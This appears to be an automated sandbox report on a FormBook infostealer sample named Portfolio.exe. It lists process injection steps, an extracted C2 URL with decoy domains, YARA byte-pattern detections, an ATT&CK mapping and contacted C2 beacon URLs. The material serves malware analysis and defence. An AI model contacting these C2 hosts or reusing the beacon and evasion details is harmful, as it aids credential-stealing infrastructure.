ID: 385265
Sample Name: Portfolio.exe
Cookbook: default.jbs
Time: 09:16:14
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Portfolio.exe

Overview


General Information

Sample Name:	Portfolio.exe
Analysis ID:	385265
MD5:	9fa479c87543e7d.
SHA1:	649bf55700b6828.
SHA256:	5cb8d74227cc43...
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- Portfolio.exe (PID: 5880 cmdline: 'C:\Users\user\Desktop\Portfolio.exe' MD5: 9FA479C87543E7DD199296F7029991C9)
  - Portfolio.exe (PID: 2964 cmdline: C:\Users\user\Desktop\Portfolio.exe MD5: 9FA479C87543E7DD199296F7029991C9)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - mstsc.exe (PID: 1320 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 2412003BE253A515C620CE4890F3D8F3)
        - cmd.exe (PID: 6216 cmdline: /c del 'C:\Users\user\Desktop\Portfolio.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6236 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.fromthepittothepitts.com/dwj/"
  ],
  "decoy": [
    "timemine.net",
    "hochzeitsfotograf-kirchheim.com",
    "pinebrotherstreeservices.com",
    "nitthaidessert.com",
    "azbysdqis.icu",
    "lamamex.com",
    "betonelon.com",
    "instagram-copyrighteam.com",
    "balela.info",
    "silversageresidentialllc.com",
    "receitaideal.com",
    "di-rinse.com",
    "relicensetests.com",
    "wobidoo.singles",
    "sanjosemicroschools.com",
    "southwonstondogtrainingclub.com",
    "vasayopianju.com",
    "falcontehnik.com",
    "hoytslandscaping.com",
    "colorprintagencia.com",
    "72222006.com",
    "rqgxbl.com",
    "bike-open.com",
    "delivachelicatering.com",
    "eorpp.com",
    "indianwants.com",
    "byonf.com",
    "damayaran.com",
    "rhusart-shop.com",
    "elusivelabs.net",
    "medeins.com",
    "itristore.com",
    "andalusier-united.com",
    "andersensweddinginvitations.com",
    "devinpennings.com",
    "vinegret.com",
    "veravzznt.asia",
    "facemaskbuyer.com",
    "oregonbirdhouse.com",
    "onyxcondoms.com",
    "cutfd.com",
    "856379601.xyz",
    "notmad-nomads.com",
    "eversourcecredit.com",
    "scaledsales.com",
    "hailstoneclayfairy.com",
    "merishare.com",
    "verified-igcenter.com",
    "thehappytester.com",
    "act360.xyz",
    "warehouseteam.com",
    "lingwid.com",
    "bodyizaverb.store",
    "oldguyinthesky.com",
    "cualosun.com",
    "timcrozier.com",
    "binghamtonplumber.com",
    "1956west10th.com",
    "covid-19sales.com",
    "anshcgsab50sd.com",
    "wfxinbang.com",
    "eldiaqueashtonmetwitteo.com",
    "cmhbhhy.icu",
    "cursosinemlinea.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.294841079.0000000001620000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.294841079.0000000001620000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.294841079.0000000001620000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
0000000E.00000002.501446234.0000000004E40000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000E.00000002.501446234.0000000004E40000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.Portfolio.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.Portfolio.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.Portfolio.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
3.2.Portfolio.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.Portfolio.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Portfolio.exe	34%	Virustotal		Browse
Portfolio.exe	17%	ReversingLabs	Win32.Trojan.AgentTesla	
Portfolio.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.Portfolio.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
scaledsales.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cnnte	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.comif13	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.founder.com.cn/cnorm	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://en.wg	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.fonts.com-uK2	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/ana	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.comd	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Zp	0%	Avira URL Cloud	safe	
www.fromthepittothepitts.com/dwj/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krN.TTF	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krs.	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/tp&	0%	Avira URL Cloud	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.scaledsales.com/dwj/?Cj=lN985vvxrLh4&HTrLdvY=jCwgb33wmR2YDM1wuLgRTH38yeb9sMyK3XA0ZXE7/yU9OdwyZBI+RqEK8elpwbEptz+b	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/ip	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fromthepittothepitts.com/dwj/?HTrLdvY=e+9w//LrkNQAvat7yjjfVebmP7O5RIC5nL700LrPx65Ls1GCtX2Cw2Ubn7E5A1TTieM1&Cj=lN985vvxrLh4	0%	Avira URL Cloud	safe	
http://www.timcrozier.com/dwj/?Cj=lN985vvxrLh4&HTrLdvY=vjdFX+deElwkJL3jjCyofcRGlviK7hY6fmHNPu6niYhLdTNZ+9C3ClVYQHWQZWwEwEGo	0%	Avira URL Cloud	safe	
http://www.fonts.comF	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sandoll.co.kr0l	0%	Avira URL Cloud	safe	
http://www.tiro.comh	0%	Avira URL Cloud	safe	
http://www.tiro.comc	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnFe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fromthepittothepitts.com	72.167.241.46	true	true		unknown
www.timcrozier.com	168.206.243.213	true	true		unknown
scaledsales.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.andersensweddinginvitations.com	66.96.162.147	true	false		unknown
www.scaledsales.com	unknown	unknown	true		unknown
www.fromthepittothepitts.com	unknown	unknown	true		unknown
clientconfig.passport.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.fromthepittothepitts.com/dwj/	true	• Avira URL Cloud: safe	low
http://www.scaledsales.com/dwj/?Cj=lN985vvxrLh4&HTrLdvY=jCwgb33wmR2YDM1wuLgRTH38yeb9sMyK3XA0ZXE7/yU9OdwyZBI+RqEK8elpwbEptz+b	false	• Avira URL Cloud: safe	unknown
http://www.fromthepittothepitts.com/dwj/?HTrLdvY=e+9w//LrkNQAvat7yjjfVebmP7O5RIC5nL700LrPx65Ls1GCtX2Cw2Ubn7E5A1TTieM1&Cj=lN985vvxrLh4	true	• Avira URL Cloud: safe	unknown
http://www.timcrozier.com/dwj/?Cj=lN985vvxrLh4&HTrLdvY=vjdFX+deElwkJL3jjCyofcRGlviK7hY6fmHNPu6niYhLdTNZ+9C3ClVYQHWQZWwEwEGo	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/?	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cnnte	Portfolio.exe, 00000000.00000003.230728863.0000000006454000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.comif13	Portfolio.exe, 00000000.00000003.228912347.000000000646B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name4	Portfolio.exe, 00000000.00000002.250046779.0000000003476000.00000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	Portfolio.exe, 00000000.00000002.255795248.0000000006540000.00000002.00000001.sdmp, explorer.exe, 00000006.00000000.276691201.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
